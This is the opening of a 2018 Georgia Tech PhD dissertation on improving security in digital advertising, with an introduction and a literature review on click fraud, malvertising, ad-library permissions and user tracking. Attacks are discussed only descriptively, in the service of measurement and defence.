IMPROVED SECURITY FOR DIGITAL ADVERTISING ECOSYSTEMS

A Dissertation
Presented to
The Academic Faculty

By

Gong Chen

In Partial Fulfillment
of the Requirements for the Degree
Doctor of Philosophy in the
School of Electrical and Computer Engineering

Georgia Institute of Technology

December 2018

IMPROVED SECURITY FOR DIGITAL ADVERTISING ECOSYSTEMS

Approved by:

Dr. John A. Copeland, Advisor
School of Electrical and Computer Engineering
Georgia Institute of Technology

Dr. Gee-Kung Chang
School of Electrical and Computer Engineering
Georgia Institute of Technology

Dr. Henry L. Owen III
School of Electrical and Computer Engineering
Georgia Institute of Technology

Dr. Yusun Chang
School of Electrical and Computer Engineering
Georgia Institute of Technology

Dr. Mostafa H. Ammar
School of Computer Science
Georgia Institute of Technology

Date Approved: October 18, 2018

This dissertation is dedicated to my family for their love and support

ACKNOWLEDGEMENTS

First and foremost, I would like to thank my advisor, mentor, and friend Dr. John Alexander Copeland. No one could ask for a better person to fill any of these roles. I am his last international student. He has guided me how to do research in his wisdom. He has taught me how to be a better person, not only by words but also by actions. During my studies at Georgia Tech, I encountered many difficulties, but he is always there for me.

I would like to thank the rest of my thesis committee — Dr. Gee-Kung Chang, Dr. Henry Owen, Dr. Yusun Chang, and Dr. Mostafa Ammar — for their guidance that has shaped my work for the better. Dr. George Riley, who served as a committee member for my proposal, is also appreciated and always remembered. Meanwhile, I appreciate the collaboration with Dr. Selcuk Uluagac, Dr. Jacob Cox, Dr. Shouling Ji, Dr. Chaoting Xuan, Dr. Erich Stuntebeck, and Dr. Wei Meng.

I have been fortunate to have external support from Dr. Raheem Beyah, Dr. Shervin Erfani from the University of Windsor, Dr. Greg Huey and Dave Tanner from the School of Earth and Atmospheric Scienses, and Dr. Russ Clark, Matt Sanders, Siva Jarayaman, and Brian Davidson from the Georgia Tech Research Network Operations Center (GT-RNOC).

Furthermore, I wish to extend my thanks to the rest of the Communications Systems Center (CSC) and the Communications Assurance and Performance Group (CAP), both past and present members, especially Pan Zhou, Faisal Khan, Sungjin Park, Troy Nunnally, Jinyoun Cho, Aaron Goldman, Billy Kihei, Hamza Abbasi, Chris Voicu, Joaquin Chung, Weiqing Li, Shukun Yang, Qinchen Gu, and Xiaojing Liao.

Outside of my academic life, I owe a special thanks to my parents-in-law, who sacrifice their time to walk my baby to sleep countless times during their visit. Finally, I feel grateful to my parents, my wife, and our newborn, for all of their encouragement, support, and understanding throughout this period.

TABLE OF CONTENTS

LIST OF TABLES

LIST OF FIGURES

LIST OF ABBREVIATIONS

ad	advertisement
ad network	advertising network
app	application
A&A	Advertising & Analytics
AOSP	Android Open Source Project
APK	Android Package Kit
API	Application Programming Interface
C&C	Command & Control
CDN	Content Delivery Network
CIPA	Children's Internet Protection Act
COPPA	Children's Online Privacy Protection Act
CPA	Cost per Action
CPC	Cost per Click
CPM	Cost per Mille
CTR	Click-Through rate
DOM	Document Object Model
DSP	Demand Side Platform
IMEI	International Mobile Equipment Identity
MRAID	Mobile Rich-media Ad Interface Definitions
OS	Operating System
SDK	Software Development Kit
SSP	Supply Side Platform
UDID	Unique Device Identifier
UI	User Interface

SUMMARY

Digital advertising is the de facto primary way to monetize the entire Internet. For example, over 85% of annual revenue for two prestigious tech companies, Google and Facebook, is generated through digital advertising. It is for this reason that, these and other such companies are able to continually drive the evolutions of information technology in ways that serve to enhance our everyday lives. The undeniable benefits include free web browsers with powerful search engines and mobile applications. Still, it turns out that "free" does have a cost, and we pay for it through our interactions within a digital advertising ecosystem. However, such digital advertisements, along with the underlying systems, suffer from various security and privacy related issues.

This dissertation aims to improve security in digital advertising ecosystems. Therefore, we conduct a comprehensive study on both security and privacy related topics. First, after collecting over 84K mobile ads, we reveal the correlation between click fraud and malvertising, and suggest that ad networks should take more responsibility to mitigate not only malvertising but also click fraud. In addition, our case studies show an emerging trend in security threats with cryptojacking. Second, based on the nature of current monetization services, we present In-App AdPay, which allows users to query targeted ads by granting permissions at different levels, and receives credits for ad views/clicks. Afterwards, we deduce the association between users' private information and advertisers' virtual payments, including how users value permissions in different test scenarios. Finally, we also point out other ad-related threats (i.e., ad revenue stealing attack, and ad inappropriateness) occurred in the ecosystem, which are left for further studies.

CHAPTER 1

INTRODUCTION

Everyday, when people engjoy payless services (e.g., web surfing, information searching, and app gaming), they may barely think about how service providers (e.g., Google, and Facebook) offer all these services for free. In fact, a large number of the world's most well-known IT companies derive their primary revenue through digital advertising. In 2017, over 85% of annual revenue for the above listed enterprises is generated through advertising. For this reason, these IT giants are able to continuously drive the evolutions of information technology. However, "free" comes at a cost that is paid through people's interactions within digital advertising ecosystems, which rely on different parties (i.e., advertisers, ad networks, publishers, and users). Here we use a similar naming convention for different environments, as shown in Table 1.1.

Furthermore, recent IAB reports [1] showed that Internet advertising revenues in the United States has grown from $26B in 2010 to $88B in 2017. While digital advertising has been attracting the attention from advertisers, ad networks, and publishers, it has also drawn the attention from miscreants. They have been engaged with a variety of malicious activities (e.g., click fraud, and malvertising). For example, ad fraudsters utilized Methobot to make $3-5M per day by triggering fake clicks on 300M ads with bots [2]. YouTube fixed a vulnerability that allows advertisers to steal victims' computing power for mining cryptocurrency throught malicious ads [3]. Also, over 87M Facebook users' private data were breached by Cambridge Analytica for political advertising [4]. Meanwhile, 14 controver-

Table 1.1: Naming conventions in digital advertising

Online Advertising	**Mobile Advertising**
Ad Network	Ad Library
Publisher	App Developer

sial ads used for propagandizing election-related content were found on Facebook [5]. Such practices could be found on the news occasionally several years ago, but occur in clusters right now. Clearly, there is an immediate need to study and address these issues in digital advertising.

1.1 Overview

In the context of digital advertising, while advertisers sit on the one end to provide ad funds for spreading out ad-related content, publishers sit on the other end to provide free content for ad spaces. While it is possible for a few large advertisers to directly negotiate with a few large publishers as has been done with traditionally billboards and paper media, this direct collaboration is not suitable for the vast number of publishers and advertisers on the Internet. Nowadays, a large amount of publishers monetize their "free" contents by providing ad spaces for a large amount of advertisers. Therefore, ad networks are needed to mediate between publishers and advertisers.

Publishers may subscribe to one or more ad networks to earn from displaying digital ads. In turn, each ad space gets a unique identifier from a specific ad network, which fetch ads at runtime. However, when an ad request is sent for a vacant space to a linked ad network, the ad network sometimes has no ads in its inventory right on time. As a result, users could see a void ad slot.

In response to such an issue, different ad syndications are created by ad networks to fill the gap in time. Therefore, when the subscribed ad network finds nothing for a slot, the ad request will be forwarded to one of the syndicated ad networks. Imaginably, communications between the subscribed and other syndicated ad networks leads to a long redirect chain, before arriving at the final landing page. Other than syndicated ad networks, ad exchange can also be used. It provides real-time bidding for ad slots among various entities, including ad networks, SSPs, and DSPs. The most commonly used metaphor to describe the difference is a stock market. In this scenario, an ad exchange is a stock market; whereas,

ad networks are stock brokers.

As the title specifies, the purpose of this research is to improve security for digital advertising ecosystems. Digital advertising ecosystems may be threatened or criticized from different aspects:

- **Click Fraud.** Like all other ad fraud behaviors, click fraud is usually set by unscrupulous publishers. In mobile settings, for apps running in the foreground, notorious fraudsters can either passively hide rendered ads under other app content to trap authentic clicks (i.e., display fraud), or actively programmatically trigger fake ad clicks (i.e., click fraud). Besides, the fat finger problem can also accidentally trigger click fraud.

- **Malvertising.** The term is a portmanteau of "malicious advertising". Due to the complexity of the ad delivery scheme (e.g., ads with long redirect chains), it is difficult for ad networks to avoid malvertising. Malvertising URLs would result in either drive-by downloads or scams.

- **User Privacy.** In digital advertising, user privacy is steadily infringed upon. In many cases, users are uncertain as to exactly what privacy they surrender while visiting websites or using mobile apps. Several organizations even specialize in trafficking personal information gleamed from users. Such data may only be used for marketing or research, but can also be used for nefarious purposes.

- **Ad Revenue Loss.** Advertising is the de facto primary way to monetize free content. While looking to maximize their income, publishers may also lose revenue due to stealing from attackers. Such stealing activities consist of typosquatting in online environments, and piggybacking in mobile settings.

- **Ad Inappropriateness.** Ad networks usually regulate advertised content. For example, Google AdMob sets ad policies for advertisers [6]. However, untrusted advertisers can still smuggle inappropriate content within their ads. It is infelicitous, especially when

children view and click such ads. That's why certain ad networks talk about COPPA [7] within their common guidelines.

1.2 Thesis Statement

This dissertation addresses the aforementioned concerns in the context of the following thesis statement:

Secure digital advertising ecosystems will: 1) reduce the occurrences and impacts of both security issues (i.e., click fraud, and malvertising) to a minimum; 2) harmonize users' private information surrendered to tracking and customers' satisfaction towards advertised brands; and 3) mitigate other ad-related threats (i.e., revenue stealing attack, and content inappropriateness).

1.3 Problems

In this dissertation, in order to facilitate our studies, we focus on studying the relations discussed in the thesis statement. Usually, association allows two variables measured on the same object to have a relationship, with regards to strength, direction (i.e., positive, and nagative), and form (i.e., linear, and curved); Whereas, correlation measures linear association. Therefore, we address the following research issues:

- **Correlation between click fraud and malvertising.** Traditionally, both ad-related security topics, click fraud and malvertising, have been studied separately, since the two attacks have different purposes. While the former is mainly used for publishers to increase revenue, the latter is to attack users. We are the first who develop a framework for studying both click fraud and malvertising for mobile ads. Here, we explore the relation between click fraud and malvertising to learn if and how fraudulent publishers and untrusted ad networks collude to corrupt the ecosystem.

- **Association between users' private information and advertisers' virtual payments.**

Nowadays in mobile environments, the in-app advertising service incurs a number of criticisms: 1) users must passively receive all mobile ads while using apps, 2) users get nothing from viewing or clicking ads, 3) ad networks transfer user private information to remote servers in an unencrypted format without user consent, and 4) negative impressions brought from irrelevant ads may harm the advertised brands. Therefore, we study how users can actively request ads while giving positive impressions to advertised brands. Furthermore, we investigate how users value their private information, while advertisers offer virtual payments.

- **Two other concerns related to digital advertising ecosystems.** We also look into two other problems closely related to digital advertising. First, we employ the app virtualization technique to launch and monitor any ad revenue stealing attack. Second, we classify inappropriate ad categories under various contexts (i.e., prohibited by ad policies, and controversial to the general public).

1.4 Contributions

This dissertation makes three primary contributions to the field of security and privacy in digital advertising ecosystems.

- We developed a data collection framework for mobile ads, which is the first tool that can collect data from ads' entire life spans (i.e., request $\rightarrow$ load/render $\rightarrow$ click $\rightarrow$ redirect $\rightarrow$ land). It allows us to build a panoramic view of ad-related data and to examine the two different ad security issues together. Our study reveals that, over 15.44% of malvertising cases originate from the apps, which initiate click fraud. Surprisingly, we found that users of the fraudulent apps are much more (21x) likely to be exposed to malicious ads than other users. In particular, 18.36% ads displayed in those apps are malicious, whereas only 0.88% ads are found malicious in other apps. Furthermore, we identified several emerging threats (e.g., cryptojacking ads), through several case studies.

- We implemented a prototype monetization service — In-App AdPay. With a few minor changes on the ad network side in the current "in-app advertising" framework, In-App AdPay not only allows users to actively take a "virtual" share from displaying/clicking ads, but also lets ad networks avoid liability for collecting users' private information. Meanwhile, with our framework, no change is necessary for advertisers: use the same console as before and pay the same amount of money as usual. However, for the sake of financial incentives, publishers would be motivated to secure network connections between mobile users and ad networks. As a result, more tailored ads will be served via secure connections with users' consent. Afterwards, we conducted user studies with 42 adult volunteers. While receiving relatively positive feedback, we recognized that people may still feel uncomfortable when actively giving up their private information. Therefore, we studied how advertisers can induce users to trade their information with virtual goods, and then deduced the preceived value of each Android permission.

- After implementing DroidPill with app virtualization, we demonstrated that the app confusion attack can be used to steal ad revenue. Besides, we also conducted the first large-scale study on ad inappropriateness. About 8.51% of our collected ads are inappropriate under various contexts: prohibited by ad policies (e.g., having age-restricted content, or providing improper information related to money), and controversial to the general public (e.g., raising media concerns). We also revealed that, attackers are leveraging nested ads as a new way to bypass content-based regulations.

1.5 Outline

The rest of this thesis is organized as follows. In Chapter 2, we go over the background and current research progress in digital advertising, with an emphasis on security and privacy [8]. Here, we also talk about the app confusion attack, and a framework for malware creation (i.e., DroidPill [9]). In Chapter 3, we explore the correlation between the two ad-related security issues (i.e., click fraud, and malvertising) [10]. In Chapter 4, we study

the association between users' private information and advertisers' virtual payments [11]. Afterwards in Chapter 5, we look into two other concerns related to digital advertising ecosystems [9, 10]. Finally in Chapter 6, we conclude this dissertation.

CHAPTER 2

BACKGROUND AND RELATED WORK

In this chapter, we summarize the technological progress in both online and mobile environments for digital advertising, with an emphasis on security and privacy. First, we start with presenting a brief background on digital advertising ecosystems, Android WebView, and ad library permissions. Afterwards, we review ad-related scientific articles to date in the field, focusing primarily on security and privacy, consecutively. In particular, we also study different attacks in digital advertising. Finally for completeness, we finish the chapter by briefly talking about other research topics related to digital advertising ecosystems.

2.1 Background

2.1.1 Digital Advertising Ecosystems




Figure 2.1: Ad paths

Digital advertising is a relatively new form of marketing that is quickly proliferating throughout the Internet. It mainly consists of three types (i.e., display ads, video ads, and search ads), where display ads include small-size banner ads, found in both online and

mobile environments, and full-screen interstitial ads, found solely in mobile settings. Other than traditional types, we may also encounter: 1) mobile app install ads, which can finally be redirected to a designated app marketplace; 2) in-app purchase ads [12], which display multiple in-app purchase items for sale within a single mobile ad; and 3) rewarded video ads[13], which offers rewards to in-app users for viewing/clicking sponsored video ads promoting other mobile apps. While such unrelated ads reach a high average click-through rate of 13.64% [14], Apple cracked down on apps which reward users with in-game coins for watching a video [15].

When a user views multiple ads on a webpage or an app, these ads may originate from multiple sources, as illustrated in Figure 2.1. The red highlighted path represents the simplest path with fewest hops between the advertiser and the user. In this figure, the advertiser represents the money source for promoting its product or service, while the user serves as the initiator of actions within the publisher's webpage or developers' mobile app. As for the ad network, it links advertisers and publishers all together. However, the advertising ecosystem is not that simple. Other entities also exist within this model as indicated in the multiple other arrows showing various interactions. For example, the DSP serves to aggregate multiple advertisers, and the SSP aggregates multiple publishers. Additionally, the ad exchange is similar to the NYSE in that it gathers all buyers and sellers together. Buyers include publishers, SSPs, and ad networks, while sellers include advertisers, DSPs and other ad networks. Within this hybrid ecosystem, many paths from the advertiser to the user are possible. But in general, money flows from advertisers to publishers through ad networks, whereas information flow is bilateral. Finally, ad networks may offer different pricing models (e.g., CPM, CPC, and CPA) to select appropriate ads for each of their publishers and advertisers. In CPM, advertisers pay for ad displays in bulk. In CPC, advertisers pay only if users click their ads. And in CPA, advertisers pay higher than ad click, but only if a user conducts a closed sale or a particular action at the moment. In order to maximize profits, ad networks may apply an "arbitrage" strategy, which buys traffic at a low price

based on CPM, and then sell it at a higher rate based on CPC or CPA.




Figure 2.2: Ad flow

We now explore the process that occurs whenever a potential customer clicks an ad. In Figure 2.2, the steps of this process are depicted. When a user starts loading a publisher's webpage or a developer's mobile app (steps 1 and 2), ads are requested from the subscribed ad network's server (step 3). After identifying the publisher ID, the ad network's server logs the request (step 4). And then, it applies the rules previously established with its advertisers, and returns an ad that includes a unique identifier for click tracking (step 5). Once a user clicks the ad (step 6), an HTTP GET request is sent to the ad network (step 7). This is considered a click-through event by the ad network, and it is logged for billing purposes (step 8). The user is then redirected to the advertiser's landing page through the client via HTTP 302 status code (step 9). The landing page is hosted on either the advertiser's ad

server directly, or on a CDN to decrease latency. Having reached this point, the user is now able to browse items on the landing page (steps 10 and 11). According to Wang et al. [16], the content delivery for online advertising may take about 100 ms for distributed network architecture (e.g., AOL/Akamai: 87 ms, and Google: 122 ms), or around 200 ms for a standalone server (e.g., Adblade: 207 ms).

Usually, when an ad network first encounters a user, it sends a cookie to the user, or uses other indirect methods (e.g., an IP address and HTTP user agent combination). Afterwards, the ad network can thereby label the user, determine his or her browsing pattern, and measure the effectiveness of served ad campaigns.

Particularly for mobile advertising, pioneering studies in Android and iOS may be attributed to TaintDroid [17] and PiOS [18], respectively. TaintDroid finds that half of its studied apps share location information with third-party ad servers in plaintext or in binary format without user consent. Likewise, from a study of 1,100 top-selling free Android apps, [19] shows that A&A services are willing to probe permissions and acquire other critical information (e.g., IMEI). As for iOS, PiOS points out that more than half of the studied apps result in leaking UDID because of its embedded A&A libraries.

2.1.2 Android WebView

In Android, most ads are displayed via WebView. The current ANDROID SYSTEM WEBVIEW is a pre-installed component, which serves as a mini browser without the address bar. Even though transparent to app developers, the nature of the WebView component has been changed a lot along with the evolution of Android OS. Since Android 4.4, it has moved from using the WebKit rendering engine to sharing the same Chromium-based codebase with Chrome for Android. In Android 5.0, the component came out as a standalone APK, where mobile users can find its updates on Play Store. Starting from Android 6.0, only prebuilt WebView versions are shared within the AOSP. Afterwards, in Android 7.0, tech-savvy people may find the ANDROID WEBVIEW SHELL, a one-tab experimental

browser, installed on different Android emulators.

Based on Chromium source tree, the APK file of the current WebView component depends on a C++-compiled shared library (i.e., dynamic library), LIBWEBVIEWCHROMIUM.SO, which consists of an entry point (i.e., WEBVIEW_ENTRY_POINT.CC) and a source set (i.e., static library), COMMON. Within the source set, Java code encapsulates C++ and provides an AWCONTENTS object. By adding LOGCAT messages for function calls within AwContents, we can thus use ADB to communicate with an Android emulator and view the device log in real-time.

WebView is a VIEW object that displays webpages. It cannot be used standalone without an ACTIVITY component, which represents a single screen with a UI. With the UI Automation tools, app developers can access, identify, and manipulate the UI elements. However, such tools cannot access the DOM within a WebView. Unlike ads in a browser that researchers can directly resolve ad URLs from their DOM trees, when an ad WebView receives a touch event, it triggers an AwContents object's `onTouchEvent()` first, and then consecutively tops down to the Blink rendering engine for resolving the embedded URL from its DOM tree.

2.1.3 Ad Library Permissions

Both Android and iOS devices require permissions to controll access to system resources as well as serve mobile ads. While Android employs a fine-grained permission system [20] with over 90 permissions, iOS 11 has only 16 permissions [21]. Initially, the difference between these two platforms was whether to explicitly grant permissions during app installation. But in Android 5.9, the OS reclassified certain permissions into groups. And a device running Android 6.0 and up allows users to control their app permissions at the first time of use. Nowadays, Android has over 90 permissions, where 26 dangerous ones are gathered into 9 permission groups. Coincidentally, most of these dangerous permissions are overlapped with the 12 most abused [22], ranging from retrieving running apps

to sending SMS messages. In order to get income, app developers may import ad libraries, which require specific permissions to collect private information from mobile users for ad targeting — the process of selecting specific ads displayed to a given user. In Android, all permissions used by an app are stored in the ANDROIDMANIFEST.XML file. Given that an ad network can access the same services, with the same permissions and process under the same UI, as its host app, users are not able to distinguish between granted permissions used by the app itself, its mobile ads, or both. Therefore, here we focus on identifying the permissions usually asked by ad libraries.

The findings in mobile advertising are more or less related to permissions requested by host apps. Leontiadis et al. [23] highlighted a couple of differences between free and paid apps in Android. Case in point, 10% of the free and 40% of the paid apps run without permissions; however, 7% of the free and 1.8% of the paid apps demand more than 10 permissions. Moreover, 73% of the free and 41% of the paid apps request at least one dangerous permission. The free apps dominate in most categories except two (i.e., "Personalization" and "Books & References"). Also, on average, the free apps request 2-3 more permissions than the paid ones in the same category. A study of over 1.8K apps from the SlideMe app store shows that 73% of the apps have permissions used exclusively by the ad libraries [24]. Moreover, Khan et al. [25] revealed that the most used apps (i.e., SNS and IM apps), on which the users spend more than 60% of their time, have no ads. On the other hand, permissions are requested for ad libraries, and the average number of permissions required by an ad network is 3.3 on average [26]. Several research works [23, 24, 26, 27, 28] provide a list of 3-10 core permissions used in ad libraries, where INTERNET is not the only a mandatory permission, but the ACCESS_NETWORK_STATE and READ_PHONE_STATE permissions are widely used in over 70% of ad libraries. The usage of these permissions also shows a steady increase.

Previous research works [28, 29, 30, 31, 32] listed over 25 third-party libraries, among which 14 are still in use with documentation in English, including the dominant mo-

bile ad library — AdMob. Ad libraries usually ask specific permissions to work properly. Liu et al. [33] listed most used and checked permissions by ad libraries. According to MRAID [34], about 21 Android permissions may be utilized for ad libraries[1]. The INTERNET permission is undoubtedly always required by all ad libraries, and the Access_Network_State permission also comes along in most cases. Therefore, there are 19 ad-related permissions optionally used for ad libraries.

2.2 Security

Usually, people may experience two security issues (i.e., click fraud, and malvertising).

2.2.1 Online Environments

Click fraud within a browser occurs when a script, program, or person masquerades as a legitimate user clicking ads, in one of three ways: 1) using clickbots, 2) tricking users into clicking ads, and 3) paying human clickers. All three ways share one common characteristic: click fraudsters receive a higher return on investment than do the legitimate publishers. It is usually found in CPC advertising models where ad networks and publishers benefit from illegitimate clicks, and money flows from advertisers directly to ad networks, and ultimately, to publishers.

For clickbots, Miller et al. [35] studied two such clickbots (i.e., Fiesta and 7cy), in conjunction with a pre-recorded C&C dataset and a self-built C&C server that traps outbound clickbot flows. In Fiesta, three CPC components (i.e., ad server, search engine, and click server) interact with ad networks. But, 7cy mimics human browsing behaviors at various locations and times. Besides, for ZeroAccess — one of the largest click fraud botnets, [36] discloses its components (i.e., P2P communication, auto-clicking module, and serpent

[1]Internet, Access_Network_State, Vibrate, Write_Contacts, Record_Audio, Get_Accounts, Read_Phone_State, Call_Phone, Write_External_Storage, Read_Calendar, Write_Calendar, Activity_Recognition, Camera, Wake_Lock, Read_Logs, Access_Coarse_Location, Access_Fine_Location, Send_SMS, Access_WiFi_State, Change_WiFi_State, Read_History_Bookmarks

module) to hijack user search traffic. After matching different data sources with a combination of timing information and reactions to external events, researchers finally identified 54 dirty ad units with ZeroAccess traffic. Afterwards, researchers move on to detect click fraud, as shown in Table 2.1.

Table 2.1: Click fraud detection in online advertising

Side		**Project**	**Description**
Advertiser		[37]	Use Bayesian estimation as advertisers to measure click-spam rate, and employ graph-clustering over features in the HTTP request as ad networks to detect heavy-hitting clusters
Ad network	Passive	[38]	Test the legitimacy of individual ad clicks actively using either targeted ads with irrelevant display text or the reverse
	Active	[39]	Detect duplicate clicks in pay-per-click streams with two bloom filter related algorithms
		[40]	Detect fraudulent clicks that falls into an anomalous region outside of an expected log-revenue range and detect six different classes of click-spam attacks
		[41]	Construct an anomaly detection model with local traffic and features related to cookies and IP addresses, and identify fraudulent publishers when the fraction between the number of suspicious and total requests surpasses a threshold
Outsider		[42]	Use unsupervised anomaly detection techniques over user behavior to distinguish bad behaviors modeled by Principal Component Analysis to detect click-spam in Facebook ads

Other than clickbots, researchers unrevealed multiple tactics used for luring users to click ads, including DNS hijacking, Made for AdSense (MFA), and typosquatting (also known as URL hijacking). [43] traces from an IP back to the conspiracy with DNS hijacking. Also, according to [44], fraudsters can make use of trending terms to build their MFA websites, so users can be easily lured into their websites through high-ranking search results. Furthermore, after crawling over 285K typosquatting domains, [45] discovers that 80% of such sites are monetized with CPC ads, which correctly spell the domain names being imitated.

Malvertising often happens after ad clicks to distribute malicious content (e.g., drive-by downloads, and scams). Drive-by downloads happen to people without authorizing the actions or understanding the conseequences, Scams use fake antivirus, deceptive lottery, or other phishing approaches to lure people to disclose their private information.

Researchers, who collect ads in online advertising, focus on either ad networks [46] or redirect chains [47, 48]. [46] uses more than 600K ads to show that some ad networks are more prone to serving malicious ads than others. After studying the redirection chains of display ads within the Alexa top 90K websites, Li et al. [47] identified the clustering nature of these malicious nodes, and implemented a topology-based detection system (i.e., MadTracer) to detect malvertising activities using existing and newly learned rules. Finally, over 1% of the sites was found to provide malicious content. Likewise, [48] extracts 8 statistical features from HTTP redirections, and applies a supervised decision tree classifier to identify malicious redirect chains. Further still, the researchers employed the methodology to a large dataset with more than 15K clients, and accurately identify malicious chains with recall and precision values over 90% and up to 98%, respectively.

2.2.2 Mobile Environments

Table 2.2: Nonorganic clicks in mobile advertising

Type	**Project**
Accidental	LucidTouch [49]
Fraudulent	AdSplit [27], MAdFraud [31], DECAF [50], QUIRE [51], LayerCake [52]

Due to screen size limitations and financial incentives, over 40% of mobile clicks are either accidental or fraudulent [53]. Table 2.2 shows the research works in the field. Click fraud can be conducted with [50] or without [31] human intervention. Developers may manipulate the screen layout and place ads in regions that cause unintended clicks by real users on embedded ads. That practice, however, definitely violates known policies. For example, in Microsoft Advertising, developers must not “edit, resize, modify, filter, ob-

scure, hide, make transparent, or reorder any advertising". Accordingly, DECAF [50] automatically scans the visual elements of an app and efficiently detects rule violations for Windows-based mobile platforms. Other than display fraud, developers may employ bots or cheap labor to click ads as well. Crussel et al. [31] revealed that mobile apps running in the background are also able to render ads and click on ads without interaction, developed MAdFraud to identify such frauds. By investigating over 130K apps crawled from Play Store and 35K malware samples, they find that 30% of these apps completed ad requests while running in the background, and also 22 apps generate automatic clicks.

Due to these findings, user-generated click verification is needed to protect the advertising ecosystem from bots. Therefore, researchers developed countermeasures with process and UI separation. AdSplit [27] allows users to see ads through the transparent regions in an app activity, wraps ad activities with a stub library, and uses an HMAC-based signature in RPC to verify the user-generated click events. AFrame [54] separates different processes without transparent regions and stub libraries, so that existing ad libraries are still usable without any modification. In addition, AFrame uses an independent graphic buffer to enforce display isolation, and modifies the InputManager to realize the input isolation. LayerCake [52] separates not only processes but also UI hierarchy tree of an app activity and its ad activities.

Malvertising in mobile advertising results in the exploration of either ad networks [55, 56] or redirect chains [57]. Grace et al. [55] developed AdRisk to statically analyze the APIs associated with 76 different permissions and refine 14 dangous APIs used by ad libraries. Afterwards, an unsafe service was found to download suspicious payloads, which allows the host app to be remotely controlled. Meanwhile, DroidRanger [56] utilizes two schemes (i.e. permission-based behavioral footprinting, and heuristics-based filtering) to analyze 204K apps from five different Android markets, and finds 2 zero-day malware out of 211 malicious apps. One of these two samples, Plankton, uses DexClassLoader to dynamically and remotely load untrusted Java binary at runtime for ad libraries. Finally,

Rastogi et al. [57] automated ad clicks, analyzed redirect chains with VirusTotal, and revealed several cases related to fake antivirus software and scams.

2.3 Privacy

In digital advertising, user privacy space is steadily infringed upon. In many cases, users are uncertain as to exactly how ad networks track and target them while visiting web pages or using mobile apps. Their private information may be used for marketing or research, but it can also be potentially used for other nefarious purposes. The latter reason has driven researchers to explore new ways to protect user privacy in both online and mobile environments.

2.3.1 Online Environments

Nowadays, a great number of websites bundle multiple trackers. Roesner et al. [58] developed the TrackingTracker add-on to identify over 500 trackers on the Alexa top 500 websites, classified web tracking behaviors into five categories more or less related to advertising, and offered the ShareMeNot add-on to mitigate web tracking with social widgets by removing third-party cookies. In one extreme case, over seven trackers were found on a website. Among these trackers are Google Analytics, which tracks within sites, and both DoubleClick and Facebook, which track across sites (i.e., users are tracked when moving from one website to the next). Additionally, they used 2006 AOL search logs to reveal that some trackers can capture over 20% of a user's browsing behavior. Mayer and Mitchell [59] surveyed both policy and technology related to third-party web tracking, which includes stateful (i.e., supercookie) and stateless (i.e., fingerprinting) tracking mechanisms for the technology part. CRAWLIUM [60] measures the effectiveness of browser extensions in blocking stateful and stateless trackers with over 100K websites. It shows that, a small number of studied extensions can effectively block most stateful trackers, but none can block all fingerprinting services. Yet, third-party tracking without user permission remains

an ethical challenge. Thus, researchers continue to seek balance with tracking technologies used in web pages, including third-party web services such as ads, analytics, and social plug-ins, with user privacy.

